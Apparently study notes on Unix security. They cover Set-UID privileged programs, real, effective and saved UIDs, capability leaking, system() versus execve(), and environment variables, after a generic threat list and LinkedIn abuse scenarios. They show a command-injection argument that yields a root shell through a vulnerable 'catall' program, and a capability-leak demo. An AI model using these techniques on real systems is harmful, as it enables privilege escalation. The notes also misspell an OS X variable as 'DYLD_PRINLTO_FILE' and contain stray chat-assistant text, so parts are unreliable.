- **Cross-Site Scripting (XSS)**: An attacker injects malicious scripts into web pages viewed by other users, potentially stealing session cookies or redirecting them to malicious sites.
- **Account Takeover**: An attacker gains access to a user's account by intercepting their session or stealing their credentials through phishing or other means.
- **Denial of Service (DoS)**: An attacker floods the system with excessive traffic or requests, causing it to become unresponsive or crash, disrupting normal operations.
- **Data Tampering**: An attacker modifies data in transit or in storage, such as altering the price of items in an order or changing the shipping address.
- **Insider Threat**: A malicious employee abuses their privileges to access or manipulate sensitive data for personal gain or to harm the organization.
- **Social Engineering**: An attacker manipulates users into divulging confidential information or performing actions that compromise security, such as posing as a trusted individual or authority figure.

Cloud and Security

1. **Connection Spam**:
    - Scenario: A user repeatedly sends connection requests to a large number of users within a short period.
    - Objective: Ensure the system can detect and handle mass connection requests to prevent spamming.
2. **Inappropriate Messaging**:
    - Scenario: A user sends messages with offensive content or solicitation.
    - Objective: Verify that LinkedIn's messaging system can identify and block inappropriate content, maintaining a professional communication environment.
3. **Profile Information Manipulation**:
    - Scenario: Attempting to manipulate profile information, such as adding false job experiences or education.

- Objective: Ensure the system has safeguards to prevent unauthorized modifications and maintains the integrity of user profiles.

4. **Connection Acceptance Exploitation**:
   - Scenario: A user accepts connection requests from malicious accounts intending to exploit the connection for phishing or other attacks.
   - Objective: Evaluate LinkedIn's security measures to detect and mitigate potential threats from connections.
5. **Unauthorized Data Scraping**:
   - Scenario: An attempt to scrape user data from LinkedIn profiles without permission.
   - Objective: Assess the platform's security controls to prevent unauthorized data extraction and protect user privacy.
6. **Fake Account Creation**:
   - Scenario: Creation of fake accounts for spamming or impersonation.
   - Objective: Test the account creation process to ensure it includes mechanisms to detect and prevent fake or fraudulent account registrations.
7. **Profile Privacy Exploitation**:
   - Scenario: Trying to access private profile information without proper authorization.
   - Objective: Ensure that LinkedIn's privacy settings and access controls effectively safeguard user information from unauthorized access

Set-UID Privileged Programs

The need for privileged programs arises from the requirement to maintain security while allowing certain authorized actions to be performed by non-root users. In the context of Linux, let's explore the password dilemma as an example:

The Password Dilemma:

- In Linux, user passwords are stored in the `/etc/shadow` file, which is only writable by the root user.
- If non-root users could write to the shadow file, they could potentially change other users' passwords and gain unauthorized access to their accounts.

- Simply making the shadow file writable to everybody is not a safe solution due to the risk of unauthorized password changes.
- A finer-grained access control mechanism is needed to allow users to change their own passwords without compromising security.

Solution Approach:

- Implementing a more granular access control mechanism would solve the problem but increase the complexity of the operating system significantly.
- Instead, most operating systems opt for a two-tier design with a simplistic and generic access control model at the file level.
- This basic access control model allows simple access control rules such as read, write, and execute permissions.
- However, it lacks the granularity to enforce more specific application-dependent access control rules.




Figure 1.1: Two-Tier Approach for Access Control

The concept of a two-tiered access control model refers to a simplified approach to access control implemented by operating systems. This model provides a basic level of security by offering two distinct levels of access permissions: one for privileged users (typically the root or administrative users) and another for regular users.

Here's a deeper exploration of the two tiers in this model:

1. **Root/Administrator Tier**:
    - This tier consists of privileged users who have administrative control over the system.
    - Root users have unrestricted access to all system resources and can perform any operation on the system.
    - They have the authority to modify system configuration files, install or remove software, manage user accounts, and perform other critical system tasks.
    - Root users are typically responsible for maintaining system integrity, ensuring security, and managing system-wide resources.
2. **Regular User Tier**:
    - This tier comprises non-privileged users who have restricted access to system resources.
    - Regular users have limited permissions and cannot perform critical system tasks that require elevated privileges.
    - They can access their own files and directories, execute permitted applications, and perform basic system operations within the scope of their assigned permissions.
    - Regular users are restricted from modifying system configuration files, accessing sensitive system directories, or making changes that affect other users or the overall system operation.

Characteristics of the Two-Tiered Model:

1. **Simplicity**:
    - The two-tiered model offers a straightforward approach to access control, making it easy to understand and implement.
    - By dividing users into two distinct tiers based on their privileges, the model simplifies the management of access rights and permissions.
2. **Granularity**:
    - While the model provides a basic level of security, it lacks granularity in access control.
    - Access permissions are typically limited to broad categories such as read, write, and execute, without finer-grained controls over specific actions or

resources.

3. **Security vs. Flexibility**:
    - The model prioritizes security by restricting privileged operations to root users, thereby reducing the risk of unauthorized access and malicious activities.
    - However, this approach can sometimes be restrictive for regular users who require occasional elevated privileges for certain tasks.
4. **Dependency on Privileged Programs**:
    - To accommodate certain authorized actions that cannot be performed by regular users due to access restrictions, operating systems rely on privileged programs.
    - These programs provide controlled access to specific system functions or resources, allowing users to perform authorized tasks within the limitations of the access control model.

Use of Privileged Programs:

- To enforce application-specific access control rules that cannot be directly expressed using the built-in access control mechanism, operating systems rely on privileged programs.
- Privileged programs provide extra privileges that normal users do not have, allowing them to perform authorized actions that would otherwise be restricted.
- In the case of changing passwords in Linux, the `passwd` program is a privileged program that allows users to modify their own password entries in the shadow file.
- Attempting to modify the shadow file directly without using the `passwd` program would be denied due to the access control protection on the file.

Different Types of Privileged Programs:

1. **Daemons**:
    - A daemon is a computer program that runs as a background process, typically without direct user interaction.
    - To become a privileged program, a daemon needs to run with a privileged user ID, such as root on Unix-like systems.
    - In the context of privileged operations like changing passwords, a root daemon can be employed. Whenever a user needs to change their

password, they can send a request to this daemon, which will then modify the necessary system files (e.g., `/etc/shadow` in Linux).

- Many operating systems, including Unix-like systems, use the daemon approach for privileged operations. In Windows, similar background processes are referred to as services.

2. **Set-UID Programs**:
    - The Set-UID (Set User ID) mechanism is another approach for implementing privileged programs, widely adopted in Unix-like operating systems.
    - Set-UID works by setting a special bit on a program's executable file, indicating that the program should be executed with the permissions of its owner (usually root) rather than the user who invoked it.
    - This mechanism allows regular users to execute specific privileged operations without needing to escalate their privileges to root.
    - When a user runs a Set-UID program, the program inherits the effective user ID of its owner, granting it temporary elevated privileges for the duration of its execution.
    - Set-UID programs are typically used for tasks that require elevated privileges but should be accessible to regular users, such as password changing utilities (`passwd` command in Unix-like systems).

Comparison:

- **Daemon Approach**:
    - Runs as a background process.
    - Requires a privileged user ID (e.g., root) to execute privileged operations.
    - Suitable for long-running background tasks or services.
- **Set-UID Approach**:
    - Implemented using a special bit on executable files.
    - Allows regular users to execute specific privileged operations with elevated privileges.
    - Useful for short-lived tasks or utilities that require temporary elevated privileges.

Superman Story

The Superman story serves as an allegory for the concept of privilege escalation and access control mechanisms, particularly the Set-UID mechanism in Unix-like operating systems.

In the story:

- Superman, tired of having to constantly intervene when his superpowered delegates (superpeople) misuse their powers, seeks a solution to prevent them from abusing their abilities.
- He invents a power suit (analogous to a Set-UID program) that grants the wearer Superman's powers, allowing them to perform heroic deeds.
- To ensure responsible use of these powers, Superman conducts thorough background checks and psychological tests on potential wearers, but occasionally some still go rogue.
- In version 2.0 of the power suit, Superman embeds a computer chip that controls the wearer's actions. The chip contains pre-programmed instructions, ensuring that the wearer only performs intended tasks and cannot deviate to perform harmful actions.

This story parallels the purpose of Set-UID programs in operating systems:

- Set-UID programs are like the power suits, granting users elevated privileges to perform specific tasks (akin to Superman's powers).
- The background checks and psychological tests represent security measures taken before granting users access to Set-UID programs, akin to Superman's vetting process for superpeople.
- The embedded chip in the power suit version 2.0 mirrors the Set-UID mechanism, which allows programs to execute with the privileges of their owner (usually root), ensuring controlled and restricted access to privileged operations.

Just as Superman's invention of the power suit version 2.0 revolutionized his ability to delegate tasks securely, the implementation of Set-UID programs enhances the security and efficiency of privileged operations in operating systems.

In the cyber world, there are two common approaches for granting elevated privileges to users:

1. **Daemon Approach**:
    - A daemon is a background process that runs with elevated privileges (usually as root).

- This approach involves running a background process (daemon) to serve requests for privileged operations, such as changing passwords.
- The daemon handles these tasks on behalf of users without granting them direct superuser privileges.
- This approach is effective for delegating tasks while maintaining security but requires continuous background processing.

2. **Set-UID Mechanism**:
    - The Set-UID (Set User ID) mechanism is another approach for granting elevated privileges to users.
    - Set-UID programs have a special marking (Set-UID bit) that instructs the operating system to run them with the privileges of their owner (usually root) rather than the user who executed them.
    - This allows regular users to execute specific privileged operations (such as changing passwords) with elevated privileges, but within the constraints defined by the program.
    - Set-UID programs are restricted to perform only the intended tasks and cannot be used to perform other actions requiring superuser privileges.
    - This approach provides a more granular control over privileges and is commonly used for tasks that require temporary elevated privileges.

Example:

- In the provided example, the `/usr/bin/passwd` program is a Set-UID program. It is owned by root and has the Set-UID bit set, allowing users to change their passwords without needing full administrative privileges.
- When a regular user executes the `passwd` program, it runs with the privileges of the root user, allowing the user to modify the necessary system files securely.

Overall, both the daemon approach and the Set-UID mechanism are effective ways to delegate tasks requiring elevated privileges to users while maintaining security and control over system operations. The choice between them depends on factors such as the nature of the task, security considerations, and system architecture.

1. **Real UID (RUID)**:
    - The Real UID identifies the real owner of the process, which is the user who initiated the process.
    - It represents the user who started the process and remains constant throughout the lifetime of the process.

2. **Effective UID (EUID)**:
    - The Effective UID identifies the privilege level of a process for the purpose of access control.
    - It determines the permissions the process has when accessing system resources, such as files, directories, or devices.
    - Unlike the Real UID, the Effective UID can change during the lifetime of a process, typically when a Set-UID program is executed.
    - When a process executes a Set-UID program, its Effective UID temporarily changes to the UID of the owner of the program, granting it the privileges associated with that user.
3. **Saved UID**:
    - The Saved UID, also known as the Saved Effective UID (SUID), is used to help disable and enable privileges.
    - It's primarily used during privilege escalation, allowing a process to temporarily drop and later regain elevated privileges.
    - When a process changes its Effective UID, the original value is saved in the Saved UID. This allows the process to revert to its previous privilege level if needed.

Access control in Unix-like operating systems is primarily based on the Effective UID. When a process attempts to access a resource, the operating system checks the Effective UID of the process against the permissions associated with the resource. If the Effective UID has the necessary permissions, the access is granted; otherwise, it is denied.


By using these three user IDs, Unix-like systems can enforce security policies effectively, ensuring that processes operate within the appropriate privilege levels and access resources only as authorized.

The Set-GID Mechanism

The Set-UID mechanism can also be applied to groups, instead of users. This is called Set-GID. Namely, a process has effective group ID and real group ID, and the effective group ID is used for access control. Because the Set- GID and Set- UID mechanisms work very similarly, we will not discuss Set-GID in details.

Attack Surfaces of Set-UID Programs

In the cyber world, the attack surface of Set-UID programs is a critical consideration for developers. The attack surface represents the potential vulnerabilities of a program, which can be exploited by attackers to compromise the security of the system. Let's delve deeper into the main attack surfaces of Set-UID programs as depicted



1. **User Inputs: Explicit Inputs**:
    - Set-UID programs may explicitly prompt users to provide inputs. If these inputs are not properly sanitized and validated, they can introduce vulnerabilities.
    - For example, buffer overflow vulnerabilities can occur when user inputs are copied into buffers without proper boundary checks. Attackers can exploit these vulnerabilities to overwrite adjacent memory locations and execute arbitrary code.
    - Format string vulnerabilities are another concern where user inputs are treated as format strings, allowing attackers to manipulate program behavior and potentially execute malicious code.

System Inputs Controlled by Users:

1. **Inputs from the System**:
    - Set-UID programs often interact with the underlying system to perform tasks such as file operations, process execution, or system configuration.
    - These programs may rely on system-provided information, such as file paths or configuration settings, to carry out their intended functions.
2. **Controllability by Untrusted Users**:

- The safety of system-provided inputs depends on whether they are under the control of untrusted users.
- Even though the inputs themselves originate from the system, they may be influenced or manipulated by users with malicious intent.

3. **Example Scenario**:
   - The explanation provides an example scenario where a privileged program needs to write to a file named "xyz" in the "/tmp" folder.
   - While the filename appears to be fixed by the program, the actual target file may be under the control of untrusted users because it resides in the world-writable "/tmp" folder.
   - An attacker could create a symbolic link named "xyz" in the "/tmp" folder that points to a sensitive system file, such as "/etc/shadow".
   - Despite the user not directly providing input to the program, they can indirectly influence the program's behavior by manipulating the system-provided file target.
4. **Race Condition Attack**:
   - The explanation mentions the race condition attack as a vulnerability that exploits this attack vector.
   - Race condition attacks occur when the behavior of a program depends on the timing and sequence of events in a multi-threaded or multi-process environment.
   - In this context, an attacker could exploit the race condition to manipulate the symbolic link after the privileged program has determined its target but before it performs the file operation, leading to unintended consequences such as writing sensitive data to an unauthorized location.

Environment Variables:

- Environment variables provide a way for users to influence the behavior of programs.
- Set-UID programs inherit the environment of the user who executes them, and any environment variables that are not properly sanitized can be manipulated by attackers to exploit vulnerabilities.

1. **Definition of Environment Variables**:

- Environment variables are named values that affect the behavior of a process. They are part of the environment in which a program runs and can be set by users before running a program.

2. **Stealthy Nature**:
   - Environment variables are considered hidden inputs because they are not directly visible from within the program's code. Developers may not always be aware of their existence or potential impact when writing code.
3. **Example with PATH Environment Variable**:
   - The excerpt provides an example related to the PATH environment variable, which is used by shell programs to locate commands if the full path is not provided.
   - In the example, a privileged Set-UID program uses the `system()` function to run the `ls` command without specifying the full path (`/bin/ls`). Instead, it relies on the system's interpretation of the PATH variable to locate the `ls` command.
   - Users can manipulate the PATH environment variable before running the Set-UID program, potentially leading to unintended consequences. For instance, users could provide their own malicious version of the `ls` command, and if the PATH variable is manipulated to prioritize this malicious version, it would be executed instead of the intended system command.
   - Attackers can exploit this vulnerability to execute arbitrary code with the privileges granted by the Set-UID program.
4. **Impact on Set-UID Programs**:
   - Environment variables can pose significant risks to Set-UID programs, as they can be manipulated by users to influence program behavior in unexpected ways.
   - Although Set-UID programs may not directly use these variables, they interact with libraries, dynamic linker/loader, and shell programs that do depend on environment variables, making them susceptible to indirect manipulation.
5. **Upcoming Systematic Study**:
   - The excerpt mentions that Chapter 2 will provide a systematic study on how various environment variables affect Set-UID programs.

- This study will likely explore specific examples and case studies to illustrate the impact of environment variables on the security of Set-UID programs.

Capability Leaking Definition:

- Capability leaking occurs when a privileged program downgrades its privileges during execution but fails to properly clean up privileged capabilities it acquired while privileged.
- Even after privileges are downgraded, these leaked capabilities may still be accessible by the non-privileged process, effectively retaining some level of privilege.

1. **Example Program**:
   - The example program provided is a Set-UID root program written in C.
   - It opens a file `/etc/zzz`, which is writable only by root, and retrieves a file descriptor to operate on this file.
   - The program then downgrades its privileges by setting its effective user ID to its real user ID, essentially removing root privileges.
   - Finally, it invokes a shell program (`/bin/sh`) to continue execution.
2. **Capability Leakage Demonstration**:

   Certainly! Here's the code snippet `cap_leak.c` along with an explanation:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main() {
    int fd;
    char *v[2];

    /* Assume that /etc/zzz is an important system file,
     * and it is owned by root with permission 0644.
     * Before running this program, you should create
     * the file /etc/zzz first. */
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\\n");
```

```
        exit(0);
    }

    // Printout the file descriptor value
    printf("fd is %d\\n", fd);

    // Permanently disable the privilege by making the
    // effective UID the same as the real UID
    setuid(getuid());

    // Execute /bin/sh
    v[0] = "/bin/sh";
    v[1] = NULL;
    execve(v[0], v, 0);
}
```

Explanation:

1. `open()` **Function**:
    - The `open()` function is used to open the file `/etc/zzz` in read-write mode with the append flag. This file is assumed to be an important system file owned by root.
2. **Error Handling**:
    - If the file cannot be opened (likely due to permission issues), an error message is printed, and the program exits.
3. **Printing File Descriptor**:
    - If the file is successfully opened, the file descriptor value is printed. This file descriptor represents a reference to the opened file.
4. **Privilege Downgrade**:
    - The program then downgrades its privileges by using the `setuid()` function to set the effective user ID (EUID) to the same value as the real user ID (RUID), essentially removing root privileges.
5. **Execution of Shell**:
    - Finally, the program executes `/bin/sh` (shell) using the `execve()` function, effectively spawning a shell with the downgraded privileges.
6. **Vulnerability**:

- **The vulnerability lies in the fact that the program forgets to close the file descriptor (`fd`) after opening the file.**
- **This allows the process, even after downgrading its privileges, to still have access to the file through the open file descriptor.**

The vulnerability allows attackers to exploit the program's continued access to the file `/etc/zzz` even after the privilege downgrade, potentially leading to unauthorized modifications to sensitive system files. To mitigate this vulnerability, the program should close the file descriptor before downgrading its privilege.

Case Study on OS X Vulnerability:

Introduction of DYLD_PRINLTO_FILE:

- In OS X Yosemite, Apple introduced a new feature to the dynamic linker `dyld`, which is responsible for loading and linking executable files and shared libraries. This feature included a new environment variable called `DYLD_PRINLTO_FILE`.
- Users could set the `DYLD_PRINLTO_FILE` environment variable to specify a file name. This file would be used by `dyld` to save error log information.

Risk for Set-UID Programs:

- For normal programs, the introduction of `DYLD_PRINLTO_FILE` posed no risk, as `dyld` typically runs with normal privileges.
- However, for Set-UID root programs, `dyld` runs with root privileges. This meant that if a user set `DYLD_PRINLTO_FILE` to a protected file (e.g., `/etc/passwd`) before running a Set-UID program, `dyld` would open that file for writing.

Failure to Close File Descriptor:

- Unfortunately, `dyld` did not close the file descriptor after opening the file specified in `DYLD_PRINLTO_FILE`.
- Since Set-UID programs were not aware of this file being opened by `dyld`, they did not close it either.
- As a result, the file descriptor remained valid within the process.

Two Scenarios:

- In the first scenario, when a Set-UID program finishes its job, its process terminates, and all its descriptors are naturally cleaned up. In this case, there is no harm.

- In the second scenario, such as with the `su` program, the Set-UID program does not terminate immediately; it may invoke another program in a child process running with no special privileges.
- In this scenario, the file descriptor opened by `dyld` in the parent process remains accessible to the child process, as **child processes inherit their parent's file descriptors.**

1. **Exploitation**:
    - By setting `DYLD_PRINLTO_FILE` to a protected file and executing a Set-UID program, attackers could make arbitrary changes to sensitive system files such as `/etc/passwd`, `/etc/shadow`, and `/etc/sudoers`.
    - This allowed attackers to gain root privilege on the system, potentially leading to unauthorized access and control.

Overall, this vulnerability highlighted the importance of properly managing file descriptors and environment variables, especially in the context of privileged programs like Set-UID executables.

Invoking other Programs

The excerpt highlights the risk associated with invoking external commands from within Set-UID programs. Here's a breakdown of the key points:

1. **Importance of Careful Handling**: It emphasizes the need for extreme caution when invoking external commands in Set-UID programs. This caution is necessary to prevent unintended execution of programs provided by users, which can compromise the security guarantees of the program.
2. **Security Guarantee**: The security of a Set-UID program relies on the program only executing its own code or trusted code, not arbitrary code provided by users. Invoking external commands introduces the risk of executing arbitrary code, which violates this security guarantee.
3. **Control Over External Commands**: In many cases, the external command to be invoked is predetermined by the Set-UID program itself, and users have no control over it. However, users may still need to provide inputs or arguments to the command.
4. **Example**: The example provided involves a privileged program needing to send emails to users. The program invokes an external email program to accomplish this task. While the name of the email program is predefined and controlled by the privileged program, users are required to provide their email addresses as command-line arguments.

5. **Risk of Improper Invocation**: If the external email program is not invoked properly, the command-line arguments provided by users may inadvertently cause the execution of user-selected programs instead of the intended behavior.

Unsafe Approach: Using system ()

This excerpt illustrates the vulnerability introduced by using the `system()` function in Set-UID programs. Here's a breakdown and explanation:

1. **Background**: Mallory, an auditor, needs to investigate a company's Unix system for suspected fraud. To do this, she needs to read files on the system but is not allowed to modify them. Vince, the superuser, writes a special Set-UID program called `catall` to facilitate this.
2. **The `catall` Program**: This program takes a filename as a command-line argument and uses `/bin/cat` to display the contents of the specified file.
3. **Understanding `system()`**: The `system()` function executes a command by invoking `/bin/sh` and passing the command to it. This means that any command provided to `system()` is interpreted by the shell.
4. **Exploiting the Vulnerability**: Mallory can exploit this vulnerability by providing a malicious command string as an argument to `catall`. For example, by providing `"aa; /bin/sh"` as the argument, Mallory effectively instructs the shell to execute two commands: attempting to display the non-existent file `aa` with `/bin/cat`, and then executing `/bin/sh`, which provides Mallory with a root shell.
5. **Execution and Outcome**: Executing `catall` with the malicious argument grants Mallory root privileges, as confirmed by running the `id` command.
6. **Countermeasure**: In Ubuntu 16.04, `/bin/sh` (which is typically symlinked to `/bin/dash`) has a countermeasure that prevents it from being executed in Set-UID processes, dropping privileges if detected. However, by linking `/bin/sh` to another shell without this countermeasure (such as `zsh`), the attack can still be successful.
7. **Common Mistake**: Forgetting to include quotation marks around the argument `"aa; /bin/sh"` can lead to unintended behavior. Without the quotes, the shell interprets the semicolon as a command separator, resulting in the execution of two separate commands under the current shell context, rather than as part of the `catall` program.

Overall, this example demonstrates the danger of using `system()` in Set-UID programs without proper input validation, as it can lead to arbitrary command execution and privilege escalation.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[]) {
char *cat = "/bin/cat";
if (argc < 2) {
    printf("Please type a file name.\\n");
    return 1;
}

char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", cat, argv[1]);

system(command);

return 0;
}
```

Safe Method

Here's the revised code using the safer approach with `execve()`:

```
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
    char *v[3];

    if (argc < 2) {
        printf("Please type a file name.\\n");
        return 1;
    }

    v[0] = "/bin/cat";
    v[1] = argv[1];
    v[2] = NULL;
```

```
    execve(v[0], v, NULL);

    // If execve fails, it will return -1 and the following
code will execute
    perror("execve"); // Print an error message
    return 1;
}
```

Explanation:

1. This program directly uses `execve()` to execute the `/bin/cat` command with the specified file name.
2. `execve()` takes three arguments: the path of the command (`/bin/cat`), an array of arguments (`argv[1]`, the file name), and an array of environment variables (NULL in this case, meaning we're not passing any environment variables).
3. If `execve()` is successful, it replaces the current process with the new one (in this case, `/bin/cat`). If it fails, it returns -1 and sets `errno` to indicate the error. In such cases, we print an error message using `perror()`.

This approach eliminates the need for running a shell (`/bin/sh`) within the Set-UID program, thus reducing the risk of unintended commands being executed. It directly executes the specified command with its arguments, making it safer and more secure.

Lessons Learned: Principle of Isolation

Description: The difference between `system()` and `execve()` reflects an important principle in computer security: the Principle of Data/Code Isolation. This principle states that data should be clearly isolated from code. If an input is meant to be used as data, it should strictly be treated as such, and none of its contents should be executed as code. In the case of `system()`, where users provide a file name, there's no clear isolation between data and code, allowing attackers to embed new commands or special characters, leading to unintended code execution. However, `execve()` enforces clear isolation by breaking down inputs into code (the command) and data (arguments), reducing ambiguity and enhancing security.

Principle of Least Privilege

Description: The Set-UID mechanism, while useful, violates the Principle of Least Privilege, which states that every program and every privileged user of the system should operate using the least amount of privileges necessary to complete the job. Set-UID programs typically receive full root privileges, even though they may only require a subset of these privileges. This violates the principle because privileged programs should only be given the power necessary for their tasks. POSIX capabilities and modern operating systems like Android offer finer granularity in privileges, enabling privileged programs to be assigned specific privileges based on their tasks. Additionally, privileged programs can temporarily or permanently disable privileges using `seteuid()` and `setuid()` to minimize risks, though this doesn't make them immune to all attacks. Permanent privilege disabling using `setuid()` is typically done when privileged processes hand control to normal users.

Environment Variables

```c
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```

From the main function

More reliable way:
Using the global variable

```c
#include <stdio.h>

extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (environ[i] != NULL) {
      printf("%s\n", environ[i++]);
   }
}
```

How a Process Gets Its Environment Variables

Description: A process initially obtains its environment variables through one of two ways. First, if a process is newly created using the `fork()` system call in Unix, the child process inherits all the environment variables of its parent process. This is because the child process's memory is a duplicate of the parent's memory. Second, if a process runs a new program within itself using the `execve()` system call, the current process's memory is overwritten with the data provided by the new program. Consequently, all the environment variables stored inside the process are lost. If the process needs to pass its environment

variables to the new program, it must explicitly do so when invoking the `execve()` system call.

The `execve()` system call takes three parameters:

- The `filename` parameter contains the path for the new program.
- The `argv` array contains the arguments for the new program.
- The `envp` array contains the environment variables for the new program.

If a process wishes to pass its own environment variables to the new program, it can simply pass `environ` to `execve()`. Conversely, if a process does not wish to pass any environment variables, it can set the third argument (`envp`) to NULL.

Executing New Programs with Different Environment Variables

Description: The following program demonstrates how the `execve()` system call can determine the environment variables of a process when executing a new program. The program executes a new program called `/usr/bin/env`, which prints out the environment variables of the current process. It constructs an array `newenv` to be used as the third argument of `execve()`, along with `environ` and `NULL` for comparison.

```
#include <stdio.h>
#include <unistd.h>

extern char** environ;

void main(int argc, char* argv[], char* envp[]) {
    int i = 0;
    char* v[2];
    char* newenv[3];

    if (argc < 2) return;

    // Construct the argument array
    v[0] = "/usr/bin/env";
    v[1] = NULL;

    // Construct the environment variable array
    newenv[0] = "AAA=aaa";
    newenv[1] = "BBB=bbb";
    newenv[2] = NULL;
```

```
    switch(argv[1][0]) {
        case '1': // Passing no environment variable
            execve(v[0], v, NULL);
        case '2': // Passing a new set of environment varia
bles
            execve(v[0], v, newenv);
        case '3': // Passing all the environment variables
            execve(v[0], v, environ);
        default:
            execve(v[0], v, NULL);
    }
}
```

Execution:


- Running the program with `a.out 1` demonstrates passing `NULL` to `execve()`, resulting in the process having no environment variables after executing the new command.
- Running the program with `a.out 2` demonstrates passing the `newenv[]` array to `execve()`, resulting in the process having two environment variables defined in the program (`AAA` and `BBB`).
